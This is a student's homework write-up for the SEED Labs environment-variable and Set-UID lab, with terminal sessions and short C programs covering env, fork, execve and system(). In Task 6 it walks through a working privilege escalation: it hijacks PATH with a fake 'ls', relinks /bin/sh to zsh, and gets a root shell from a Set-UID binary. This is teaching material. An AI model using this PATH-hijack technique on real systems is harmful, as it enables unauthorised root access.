
HW1

1.1 SEED LAB


Task 1

env:




```
[09/15/22]seed@VM:~/Downloads$ env
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1988,unix/VM:/tmp/.ICE-unix/1988
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1928
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Downloads
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
```

grep pwd:



```
[09/15/22]seed@VM:~/Downloads$ printenv PWD
/home/seed/Downloads
```


export and unset:



```
[09/15/22]seed@VM:~/Downloads$ env | grep "test"
[09/15/22]seed@VM:~/Downloads$ export test=12
[09/15/22]seed@VM:~/Downloads$ env | grep "test"
test=12
[09/15/22]seed@VM:~/Downloads$ unset test
[09/15/22]seed@VM:~/Downloads$ env | grep "test"
[09/15/22]seed@VM:~/Downloads$ 
```

Task 2


- step1:




```
[09/15/22]seed@VM:~/.../Labsetup$ gcc myprintenv.c
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out > file
[09/15/22]seed@VM:~/.../Labsetup$ 
```

The environment variable is same as the shell one where it execute except for the current program name.

- step2:




```
void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0:  /* child process */
      //printenv();
      exit(0);
    default:  /* parent process */
      printenv();
      exit(0);
  }
}
```



```
[09/15/22]seed@VM:~/.../Labsetup$ gcc myprintenv.c
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out > file2
[09/15/22]seed@VM:~/.../Labsetup$
```

- step3:




```
[09/15/22]seed@VM:~/.../Labsetup$ diff file file2
[09/15/22]seed@VM:~/.../Labsetup$
```

- Conclusion: Yes, the environment variable is inherit from parent process, because the file and file2 are same.

Task 3


- step1:




```
[09/15/22]seed@VM:~/.../Labsetup$ gcc myenv.c
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out
[09/15/22]seed@VM:~/.../Labsetup$
```

It has no environment variable because the third variable of execve is set to NULL

- step2:



```
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, environ);

  return 0 ;
}
```




```
[09/15/22]seed@VM:~/.../Labsetup$ gcc myenv.c
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1988,unix/VM:/tmp/.ICE-unix/1988
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1928
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Downloads/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
```

The execve is same as the before process where it execute from

- conclusion:

New program gets it s environment variable from the envp function of the execve

Task 4




```
[09/15/22]seed@VM:~/.../Labsetup$ cat task4.c
#include <stdio.h>
#include <stdlib.h>

int main() {
        system("/usr/bin/env");
        return 0;
}
[09/15/22]seed@VM:~/.../Labsetup$ gcc task4.c
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out > file1
[09/15/22]seed@VM:~/.../Labsetup$ /bin/sh -c /usr/bin/env > file2
[09/15/22]seed@VM:~/.../Labsetup$ diff file1 file2
18c18
< _=./a.out
---
> _=/bin/sh
```

The only different environment is only the executing program. So it is true.


Task 5

- step1:




```
[09/15/22]seed@VM:~/.../Labsetup$ cat task5.c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;
int main() {
        int i = 0;
        while(environ[i] != NULL) {
                printf("%s\n", environ[i]);
                ++i;
        }
}
```

- step2:



```
[09/15/22]seed@VM:~/.../Labsetup$ gcc task5.c
[09/15/22]seed@VM:~/.../Labsetup$ sudo chown root a.out
[09/15/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out
```


- step3:



```
[09/15/22]seed@VM:~/.../Labsetup$ export PATH=1
Command 'date' is available in the following places
 * /bin/date
 * /usr/bin/date
The command could not be located because '/bin:/usr/bin' is not included in the
PATH environment variable.
date: command not found
[]seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH=1
Command 'date' is available in the following places
 * /bin/date
 * /usr/bin/date
The command could not be located because '/bin:/usr/bin' is not included in the
PATH environment variable.
date: command not found
[]seed@VM:~/.../Labsetup$ export TEST=1
Command 'date' is available in the following places
 * /bin/date
 * /usr/bin/date
The command could not be located because '/bin:/usr/bin' is not included in the
PATH environment variable.
date: command not found
[]seed@VM:~/.../Labsetup$ ./a.out
```


The environment variable is not inherit from the parent because the variable I set is not appear and PATH is not correct compare which I set

Task 6



```
[09/15/22]seed@VM:~/.../Labsetup$ cat task6.c
int main() {
        system("ls");
        return 0;
}
[09/15/22]seed@VM:~/.../Labsetup$ gcc task6.c
task6.c: In function ‘main’:
task6.c:2:2: warning: implicit declaration of function ‘system’ [-Wimplicit-func
tion-declaration]
    2 |  system("ls");
      |  ^~~~~~
[09/15/22]seed@VM:~/.../Labsetup$ sudo chown root a.out
[09/15/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out
[09/15/22]seed@VM:~/.../Labsetup$
```

1. Export the PATH with current folder. Which made the shell find the executable from here
2. Change the link from /bin/sh to /bin/zsh which does not provide the check of effective user.
3. Write a executable call ls and execute /bin/sh
4. Execute a.out and you will find the a.out execute the ls in this folder and with root permission




```
[09/15/22]seed@VM:~/.../Labsetup$ export PATH=$PWD:$PATH
[09/15/22]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/15/22]seed@VM:~/.../Labsetup$ vim ls.c
[09/15/22]seed@VM:~/.../Labsetup$ gcc ls.c -o ls
ls.c: In function ‘main’:
ls.c:2:2: warning: implicit declaration of function ‘system’ [-Wimplicit-functio
n-declaration]
    2 |  system("/bin/sh");
      |  ^~~~~~
[09/15/22]seed@VM:~/.../Labsetup$ ./
a.out  ls
[09/15/22]seed@VM:~/.../Labsetup$ ./
a.out  ls
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out
# whoami
root
#
```

Conclusion: We can execute the ls of our version instead of /bin/ls and with root permission because zsh will not check the effectivbe user.

